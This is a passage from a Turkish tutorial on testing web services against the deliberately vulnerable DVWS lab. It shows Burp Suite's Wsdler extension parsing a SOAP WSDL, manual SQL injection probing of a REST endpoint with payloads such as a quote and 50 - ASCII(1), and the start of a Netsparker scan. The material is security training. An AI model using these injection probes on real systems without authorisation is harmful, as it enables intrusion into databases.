
WSDL Dosyası URL'si Paylaşımı






Hedef Web Servisi Arayüzü / Kapsamı Dosyası Talep Paketi Önünü Kesme

Burp ile yakaladığımız wsdl dosyasına giden talep paketine sağ tık yapalım ve Parse WSDL seçeneğine tıklayalım.




WSDL Talep Paketinde Wsdler'in Çalışması ve Yanıt Paketini Parse Etmesi





Hedef DVWS Web Servisin WSDL Dosyasını Parse Etmesi ve Eklenti Penceresine Bilgilerin Gelmesi

Bu şekilde wsdler eklentisi yardımıyla hedef soap web servisin arayüzünü / kapsamını elde ederiz.



Listelenen 3 adet örnek xml taleplerini repeater'a, intruder'a,... yollayarak güvenlik testleri uygulanabilir. Örneğin Return_price xml talep paketini repeater'a gönderelim ve talep paketinin gövdesindeki xml node değerini kurcalayalım.



(Not: Return_Price arguman değerleri dws ilgili sayfasının sunduğu ekrandaki radio button'ların name attribute'larından elde edilmiştir).

Bu şekilde testler uygulanarak gelen yanıtlar izlenebilir ve açıklık aranabilir.

Bilgi:

Burpsuite wsdler eklentisi SoapUI yazılımı ihtiyacı kaldırmak için ve SoapUI yazılımı olmadan Burpsuite'te soap web servisleri arayüzünü / kapsamını yükleyebilmek ve güvenlik testleri uygulayabilmek için geliştirilmiş bir eklentidir.

5.3.2.2 Burpsuite ile REST Web Servis Testi

Bu uygulamada burpsuite ile kasıtlı zafiyetler içeren dvws web servisinin bir ders sayfasındaki uç noktada yer alan rest web servisi test edilecektir.

Kullanılan Materyaller

Ubuntu 18.04 LTS	// Fiziksel Makina
Burpsuite	// Güvenlik Testi Aracı
DVWS - Windows 10 Home Premium	// Zafiyetli Web Servisi VM


Not: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de uygulamaları düzgün çalışır durumdadır.

Not 2: Ubuntu 18.04 LTS'ye Burpsuite kurulumu için bkz. [Burpsuite'i Linux \(Ubuntu 18.04 LTS\) Sisteme Kurma](#)

Not 3: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)


Uyarı: Demoda kullanılacak DVWS web servisinin sql enjeksiyonu açıklığına sahip rest api endpoint'inde (uç noktasında) bug (hata) mevcuttur. Hata "No Database Selected" şeklinde ekrana gelmektedir. Hatanın (bug'ın) kaynak kodda düzenlemeler yaparak giderilmesi için bkz. [DVWS SQLi Açıklıklı Rest API Uç Noktasındaki Hatanın \(Bug'ın\) Giderilmesi.](#)

Öncelikle dvws web servisindeki ilgili sayfaya bir göz atalım.




DVWS Web Servisindeki REST Web Servisi Kısmı

Bir URL verilmiş. Bu rest web servise ait URL ile URL'deki parametreye verilen değere göre arkada veritabanından çekilen veri json formatında getirilmektedir.




REST Web Servis URL Parametresi 2 iken Gelen Veri




Rest Web Servis URL Parametresi 3 iken Gelen Veri

DVWS'nin bu ders sayfası ekranında rest web servise ait url'deki 2 parametresinde sql enjeksiyonu açıklığı sunulmaktadır.

Şimdi Burpsuite ile bu rest web servisi test edelim ve sql enjeksiyonu açıklığını tespit edelim.




Rest Web Servis Endpoint URL'si Http Talep Paketi Yakalanır




Rest Web Servis Endpoint URL'si Http Talep Paketi Repeater'a Atılır

2 parametresindeki değere göre json yanıt gelmektedir. 2 parametresine bir sql keyword ifadesi girelim ve girilen sql ifadesi çalışıyor mu test edelim.


Girilen Zararlı (Payload): '



Girilen Zararlı (Payload): 1



Girilen Zararlı (Payload): 50 - ASCII(1)



İlk payload'da tırnak karakteri sql hatası döndürmüştür. Demek ki tırnak karakteri sql ifadesi olarak işlenmiştir ve fazla tırnak ile sql hatasına sebep olmuştur. İkinci payload'da 1 ifadesi girilmiştir ve karşılık olarak 1 kaydı dönmüştür. Üçüncü payload'da ise ASCII(1) sql ifadesi girilmiştir. Bu sql ifadesi değeri 49'a eşittir. 50-ASCII(1) ile 50'den 49 çıkarıldığında 1 kalacaktır ve 1 kaydı yine

yanıt olarak dönecektir. 1 payload'u ile 50-ASCII(1) payload'u aynı çıktıyı verdiği için ASCII() sql ifadesi olarak çalışmıştır. Demek ki sql enjeksiyonu açıklığı var. Bu tespit sonrası sql ifadeleri uygun şekilde girilerek sql enjeksiyonu gerçekleştirilebilir.

Bu şekilde Burpsuite ile rest web servisi güvenlik testleri uygulanabilir.

5.3.3 Netsparker Yazılımı

5.3.3.1 Netsparker ile SOAP Web Servis Testi

Bu uygulamada Netsparker yazılımı ile kasıtlı zafiyetler içeren dvws web servisinin bir ders sayfasındaki uç noktada yer alan hedef soap web servisi test edilecektir.

Kullanılan Materyaller


Ubuntu 18.04 LTS	// Fiziksel Makina
Netsparker	// Güvenlik Testi Aracı VM
DVWS - Windows 10 Home Premium	// Zafiyetli Web Servisi VM

Not: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de uygulamaları düzgün çalışır durumdadır.

Not 2: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)


Netsparker ile soap web servis tarayabilmek için soap web servislerde arayüz / kapsam sunan WSDL dosyasını Netsparker tarama ayarlarından Import Links seçeneği ile yüklemek gerekmektedir. Bu şekilde Netsparker otomatize tarama aracı soap web servisin arayüzünü / kapsamını görebilecektir ve saldırı testlerini uygulayabilecektir.

Öncelikle hedef dvws soap web servisinin WSDL dosyasını elde edelim.





